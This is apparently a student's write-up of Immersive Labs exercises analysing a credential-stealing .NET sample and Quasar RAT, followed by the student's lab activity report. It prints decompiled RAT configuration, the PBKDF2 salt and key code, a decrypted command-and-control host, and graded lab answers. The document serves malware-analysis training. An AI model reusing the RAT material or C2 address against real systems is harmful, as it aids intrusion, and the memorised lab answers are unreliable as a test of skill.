            this.ftppass = this.Decrypt(this.encryptedftppass, "EncryptedCredentials");
            this.phplink = this.Decrypt(this.encryptedphplink, "EncryptedCredentials");
            if (this.IsConnectedToInternet())
```

Search decrypt in strings

```
        File.Delete(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pidloc.txt");
    }
    File.WriteAllText(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pidloc.txt", Application.ExecutablePath);
    this.emailstring = this.Decrypt(this.encryptedemailstring, "EncryptedCredentials");
    this.passstring = this.Decrypt(this.encryptedpassstring, "EncryptedCredentials");
    this.smtpstring = this.Decrypt(this.encryptedsmtpstring, "EncryptedCredentials");
    this.ftphost = this.Decrypt(this.encryptedftphost, "EncryptedCredentials");
    this.ftpuser = this.Decrypt(this.encryptedftpuser, "EncryptedCredentials");
    this.ftppass = this.Decrypt(this.encryptedftppass, "EncryptedCredentials");
    this.phplink = this.Decrypt(this.encryptedphplink, "EncryptedCredentials");
    if (this.IsConnectedToInternet())
```

We found the parameter used to decrypt the strings passed.
The key: EncryptedCredentials

7 What is the encryption key that is used to decrypt the strings passed to the decrypt function?

EncryptedCredentials

Correct

Analysing Quasar RAT

I used this website to get a better understanding on how to do the Quasar RAT static analysis.
https://www.immersivelabs.com/blog/apt10-quasar-rat-analysis/

First open ILspy and use it to open the malware.exe

Let's check the config file and see the settings if there's anything meaningful

```
// sClient.Config.Settings
using ...

public static class Settings
{
    public static string VERSI0N = "Dwehzk2gqYCcYXQYaHY1YllaHOYnBbDLWroPyxafNgM=";

    public static string H0STS = "raR3v6Uh3eZjyl/kTiEo6EmxsncBwRzo4ZsV7rC3x38tNfl/BwZQsaIfnPYbawXi";

    public static int REC0NNECTDELAY = 3000;

    public static string K3Y = "qPF81pJ/fSc/izjmmN9d5g==";

    public static string AUTHK3Y = "oI5+vvPXgAbNkuAAovcoNrxa9Skqucwa1GmjJxGoHWL+NbHADRbPY2r0Y1n7HawY+o2eDXEWMn5GP2grgYfcZg==";

    public static string SUBDIRECT0RY = "P0n7cm4yekOmoubaPMqAkDjfAaYtotz/Dhf9vOtH3G4=";

    public static string INSTAILNAME = "1DA0MffTeAG/uJBiS9BbDD63U/3GLXXKUbMIBSYZ+MGN0GR7fxRBKJdDZBgepNmX";

    public static bool INSTAIL = true;

    public static bool ST4RTUP = true;

    public static string MUT3X = "KWjH2C22sLuhWbMBpSiEL0+TzhetG3uCx+4fOg9EkYBhkr4nzF0Y6tQ0XYR84c4r";

    public static string ST4RTUPKEY = "6iasH7N3v6COaI5VDNVrrYjqvQ7+zn6WF1lidGo3VbU3Ui5AqvKwqJelvohfCkal";

    public static bool HID3FILE = false;

    public static string ENCRYPTI0NKEY = "yZDGw8GOETy0vyifFT5m";

    public static string TAG = "aGlcD4/l2zfACfDKXyqP5yLuOBckAXs1qOcpIwd3V2w=";

    public static bool HID3INST4LLSUBDIRECTORY = false;

    public static string SPECIALFOLDERTYPE = "1";

    public static string DIRECT0RY = "";

    public static bool Initialize()
    {...}

    private static string GetSpecialDirectory(string inspath)
    {...}
}
```

Question 4: What is the name of the key derivation function used by the RAT?

```
public static bool Initialize()
{
    if (string.IsNullOrEmpty(Settings.VERSI0N))
    {
        return false;
    }
    AES.SetDefaultKey(Settings.ENCRYPTI0NKEY);
    Settings.TAG = AES.Decrypt(Settings.TAG);
    Settings.VERSI0N = AES.Decrypt(Settings.VERSI0N);
    Settings.H0STS = AES.Decrypt(Settings.H0STS);
    Settings.SUBDIRECT0RY = AES.Decrypt(Settings.SUBDIRECT0RY);
    Settings.INSTAILNAME = AES.Decrypt(Settings.INSTAILNAME);
    Settings.MUT3X = AES.Decrypt(Settings.MUT3X);
    Settings.ST4RTUPKEY = AES.Decrypt(Settings.ST4RTUPKEY);
    Settings.DIRECT0RY = Settings.GetSpecialDirectory(Settings.SPECiALFOLDERTYPE);
    return true;
}
```

In the public static class initialise
It runs a SetDefaultKey function from the settings class.
Let's investigate further to understand it better!

```
public static void SetDefaultKey(string key)
{
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(key, AES.Salt, 50000);
    AES._defaultKey = rfc2898DeriveBytes.GetBytes(16);
    AES._defaultAuthKey = rfc2898DeriveBytes.GetBytes(64);
}
```

Here the function runs a command calling for a class Rfc2898DeriveBytes.
Let's find out what that is

Rfc2898DeriveBytes Class

Reference Feedback

Definition

Namespace: System.Security.Cryptography
Assembly: System.Security.Cryptography.dll

Implements password-based key derivation functionality, PBKDF2, by using a pseudo-random number generator based on HMACSHA1.

C# Copy

```
public class Rfc2898DeriveBytes : System.Security.Cryptography.DeriveBytes
```

Inheritance Object → DeriveBytes → Rfc2898DeriveBytes

Examples

The following code example uses the Rfc2898DeriveBytes class to create two identical keys for the Aes class. It then encrypts and decrypts some data using the keys.

Looks like it is the key derivation function used by the RAT.
Let's check.

4 What is the name of the key derivation function used by the RAT?

rfc2898derivebytes

Correct

Question 5 The class which contains the encrypted variables.

This is very easy it's found earlier, when we examine the settings class.

In the settings class it contains many encrypted variables
These should be the answer to the question.

Question 6, the unencrypted host variables

To answer this question, Open the PowerShell script via Powershell_ISE
This is a code editor to help us to solve the encryption.
We have 3 variables we need to update.

```
public static class Settings
{
    public static string VERSI0N = "Dwehzk2gqYCcYXQYaHY1YllaHOYnBbDLWroPyxafNgM=";

    public static string H0STS = "raR3v6Uh3eZjyl/kTiEo6EmxsncBwRzo4ZsV7rC3x38tMfl/BwZQsaIfnPYbawXi";
```

The first is the cipher text we want to decrypt.
Since we want to decrypt HOST
We will take the encrypted variable from the Settings Class:
Next, we need to get the salt bytes to reverse the cipher.

```
// sClient.Core.Cryptography.AES
public static readonly byte[] Salt = new byte[32]
{
    191,
    235,
    30,
    86,
    251,
    205,
    151,
    59,
    178,
    25,
    2,
    36,
    48,
    165,
    120,
    67,
    0,
    61,
    86,
    68,
    210,
    30,
    98,
    185,
    212,
    241,
    128,
    231,
    230,
    195,
    57,
    65
};
```


This is the salt bytes.
Now to activate the decryption

```
// sClient.Core.Cryptography.AES
using ...

public static void SetDefaultKey(string key)
{
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(key, AES.Salt, 50000);
    AES._defaultKey = rfc2898DeriveBytes.GetBytes(16);
    AES._defaultAuthKey = rfc2898DeriveBytes.GetBytes(64);
}
```

Let’s refer the SetDefaultKey Class
As seen here we need to call the Rfc2898 class and place the 3 parameters inside to decrypt the keys.

Let’s try it!
The variables will look like int the picture below.




For key bytes, to use the key derivation function do the following powershell script.

(New-object security. cryptography.rfc2898DeriveBytes $input, $salt, $keyIterations)

This will use the .NET library of rfc2898derivebytes to decrypt the key.

```
public static void SetDefaultKey(string key)
{
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(key, AES.Salt, 50000);
    AES._defaultKey = rfc2898DeriveBytes.GetBytes(16);
    AES._defaultAuthKey = rfc2898DeriveBytes.GetBytes(64);
}
```

The unencrypted host variable is



Answer
R3m0te.65cdn.com:53;

IMMERSIVELABS

Eden Will Jin Xuan Sng

Completed 57 labs earning 7510 points.

Activity Report

Date	Lab	Description	Points Earned
2024-01-05	What Is Risk?	Define the core concepts that formulate risk	20
2024-01-05	Snort Rules: Ep.2 – DNS	Create Snort rules for DNS events	300
2024-01-05	Web Applications: Directory Traversal	Conduct directory traversal attacks against a web server	200
2024-01-04	APT10: Quasar RAT	Investigate encryption methods related to popular RATs	600
2024-01-04	Elf in a Shell(f)	Use and chain Linux builtin commands to navigate a file system	100
2024-01-03	Decompiling .NET	Familiarisation with .NET	400
2024-01-03	Ransomware: Bad Rabbit	Identify signs of Bad Rabbit ransomware infections on a Windows host	300
2023-12-26	Intro to Malware – Static Analysis	Demonstrate and understanding of basic malware concepts	40
2023-12-26	Intro to Malware – Dynamic Analysis	Knowledge of dynamic analysis	40
2023-12-20	Mimikatz & Chrome Passwords	Describe the Cookies and Login Data files that Chrome stores in %LOCALAPPDATA%	200

Activity Report Page 2 of 5

Date	Lab	Description	Points Earned
2023-12-20	Hydra: Brute Force	Perform password brute forcing of multiple protocols using hydra	200
2023-12-20	John the Ripper	Exposure to John the Ripper tool chain	100
2023-12-20	Password Hashes II	Understand the benefits of salting passwords	100
2023-12-19	XSL Script Processing	Recognize how XSL files can obscure malicious code with embedded scripts	200
2023-12-19	Space After Filename	Inspect suspicious files and analyze their function	100
2023-12-19	Pass The Hash	Perform a Pass-the-Hash attack on a vulnerable server	200
2023-12-18	OpenLDAP – Plaintext Passwords	Analyze an LDAP post exploitation technique	100
2023-12-18	Sudo Caching	Identify exploit attempts that abuse the sudo caching technique	100
2023-12-18	PowerShell Empire	Demonstrate the ability to configure and run various PowerShell Empire functions	100
2023-12-18	Command History	Be able to identify the risk of passing credentials with the command line	100
2023-12-18	SimpleHTTPServer	Use Python's SimpleHTTPServer to spawn web servers	100
2023-12-18	SSL Scanning	Identify weak cryptographic ciphers	200
2023-12-18	SQL Injection – sqlmap	Practice applying sqlmap to a database	200
2023-12-18	Zone Transfer	Analyze DNS information revealed by a zone transfer	200
2023-12-18	PowerShell: Working with files	Practice reading from and writing to files in PowerShell	100

Activity Report Page 3 of 5

Date	Lab	Description	Points Earned
2023-12-18	PowerShell: Getting Started	Practice using the PowerShell cmdlets	100
2023-12-18	Netcat: Ep.1	Use Netcat for various tasks	100
2023-12-18	Network Scanning	Operate various network scanning tools to identify open ports	100
2023-12-14	Banner Grabbing	Identify and enumerate common services	100
2023-11-08	CertUtil	Analyse the function of CertUtil	100
2023-11-08	Nmap: Ep.2 – Using Nmap	Recall how to run Nmap	100
2023-11-08	Msfvenom	Use msfvenom to create a payload	300
2023-10-18	Introduction to Networking: Ep.7 — Demonstrate Your Knowledge	Demonstrate an understanding of networking technology fundamentals	40
2023-10-18	Linux CLI: Ep.17 – Demonstrate your Skills	Demonstrate how to use various Linux command-line tools	100
2023-10-18	Introduction to Networking: Ep.4 – Network Topologies	Recognize network topologies	40
2023-10-18	Introduction to Networking: Ep.3 — Network Hardware	Recognize the different types of hardware used for networks	40
2023-10-18	Introduction to Networking: Ep.2 – Types of Networks	Recall multiple types of networks and how they differ	20
2023-10-18	Introduction to Networking: Ep.1 — What is a Network?	Recognize networks and their components	40
2023-10-18	Introduction to Networking: Ep.5 — IP Addresses	Recognize an IP address	40
2023-10-18	Why Information Security Is Everyone's Business	Recognize the importance of information security	10

Activity Report Page 4 of 5

Date	Lab	Description	Points Earned
2023-10-18	Linux CLI: Ep. 14 – Using Screen	Be able to explain screen's CLI usage	100
2023-10-18	Linux CLI: Ep. 16 – Combining Commands	Identify the different ways of combining commands on the terminal	200
2023-10-18	Introduction to Networking: Ep.6 — Domain Name System	Summarize the fundamentals of the Domain Name System	40
2023-10-18	Linux CLI: Ep. 15 – Generating File Hashes	Be able to recognize file hashes	100
2023-10-17	Linux CLI: Ep.1 – Introduction to the Linux Command Line Interface	Recall Linux command line fundamentals	40
2023-10-17	Linux CLI: Ep.12 – Using Find	Recognize how the find command works and the filters and arguments that go with it	200
2023-10-17	Linux CLI: Ep. 2 – Getting Started with the Terminal	Be able to recall fundamental concepts of the Linux terminal	100
2023-10-17	Linux CLI: Ep. 10 – Using Sudo	Identify different user privileges in Linux	100
2023-10-17	Linux CLI: Ep. 5 – File Permissions	Be able to read Linux file permissions	100
2023-10-17	Linux CLI: Ep. 8 – Manipulating Text	Know how to modify text within files using basic command line tools	200
2023-10-17	Linux CLI: Ep. 13 – Searching and Sorting	Know how to employ searching techniques to find patterns in files	100
2023-10-17	Linux CLI: Ep. 6 – Editing Files	Be able to recall some common Linux command line text editors	100
2023-10-17	Linux CLI: Ep. 7 – Using wc	Be able to count elements in a file using the wc tool	200
2023-10-17	Linux CLI: Ep. 9 – Stream Redirection	Know how data can be manipulated via the terminal	100
2023-10-17	Linux CLI: Ep. 11 – Using SSH and SCP	Recall what the SSH protocol is	100

Date	Lab	Description	Points Earned
2023-10-17	Linux CLI: Ep. 4 – Changing Things	Know the five Linux CLI commands explored in the lab and be able to describe their basic usage	100
2023-10-17	Linux CLI: Ep. 3 – Moving Around	Have the ability to navigate through directories on the command line	100

About Immersive Labs

Immersive Labs is the world's first fully interactive, on-demand, and gamified cyber skills platform. Our technology delivers challenge-based assessments and upskilling exercises which are developed by cyber experts with access to the latest threat intelligence. Our unique approach engages users of every level, so all employees can be equipped with critical skills and practical experience in real time.